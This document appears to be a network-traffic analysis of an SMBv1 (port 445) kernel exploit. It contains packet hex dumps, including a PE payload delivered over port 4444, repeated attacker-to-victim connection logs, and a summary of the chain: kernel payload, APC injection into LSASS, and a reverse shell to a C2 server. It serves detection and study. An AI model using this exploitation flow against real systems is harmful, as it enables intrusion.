


```
====================== (UDURRANI) ================================
PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 55098)
        SEQUENCE INFORMATION (3171755890, 1308443186)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (233)
  00 00 A3 FF 53 4D 42 73 00 00 00 00 98 07 C0        .....SMBs.......
  FE 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
  08 40 00 03 FF 00 A3 00 00 00 7A 00 11 57 00        ..@........z..W.
  00 6E 00 64 00 6F 00 77 00 73 00 20 00 37 00        i.n.d.o.w.s. .7.
  00 45 00 6E 00 74 00 65 00 72 00 70 00 72 00         .E.n.t.e.r.p.r.
  00 73 00 65 00 20 00 37 00 36 00 30 00 30 00        i.s.e. .7.6.0.0.
  00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00        ..W.i.n.d.o.w.s.
  00 37 00 20 00 45 00 6E 00 74 00 65 00 72 00         .7. .E.n.t.e.r.
  00 72 00 69 00 73 00 65 00 20 00 36 00 2E 00        p.r.i.s.e. .6...
  00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 00        1...W.O.R.K.G.R.
  00 55 00 50 00 00                                   O.U.P..
```



```
========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (4444, 49161)
        SEQUENCE INFORMATION (907179468, 1031033040)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (13194)
    4D 5A 41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0        MZARUH..H.. H...
    E8 00 00 00 00 5B 48 81 C3 B3 18 00 00 FF D3 48        .....[H........H
    81 C3 38 07 03 00 48 89 3B 49 89 D8 6A 04 5A FF        ..8...H.;I..j.Z.
    D0 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00        ................
    0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68        ........!..L.!Th
    69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F        is program canno
    74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20        t be run in DOS
    6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00        mode....$.......
    C3 D2 EB F9 87 B3 85 AA 87 B3 85 AA 87 B3 85 AA        ................
    C1 E2 64 AA A3 B3 85 AA C1 E2 65 AA FB B3 85 AA        ..d.......e.....
    C1 E2 5A AA 8D B3 85 AA 8E CB 02 AA 86 B3 85 AA        ..Z.............
    8E CB 16 AA 96 B3 85 AA 87 B3 84 AA 4E B3 85 AA        ............N...
    8A E1 65 AA 99 B3 85 AA 8A E1 59 AA 86 B3 85 AA        ..e.......Y.....
    8A E1 5B AA 86 B3 85 AA 52 69 63 68 87 B3 85 AA        ..[.....Rich....
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00        ........PE..d...
    7C E7 19 5A 00 00 00 00 00 00 00 00 F0 00 22 20        |..Z..........."
```


Attacker's machine (10.0.0.99) can make multiple connections to victims machine on port 445 especially when its running for the first time. Following are separate connection i.e. starting with a 3-way handshake & not just the continuation of a session.



```
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
12-04-2017 22:31:49 [N] I->I    10.0.0.99          MADE A CONNECTION TO (>)  10.0.0.188         ON PORT  445
```

Since its an OS / kernel exploit any error could lead to a reboot. Also number of connections depend on the backdoor presence on the victim's machine.

SUMMARY



SMBv1 PORT 445

USER

KERNEL

Kernel resident payload

APC TO REACH USER SPACE
LSASS.exe etc

RUNDLL
REVERSE_SHELL
INSTALL
LOAD_SHELL
MALWARE
MALICIOUS PAYLOAD

In case of reverse shell, a tunnel will be established with the C2.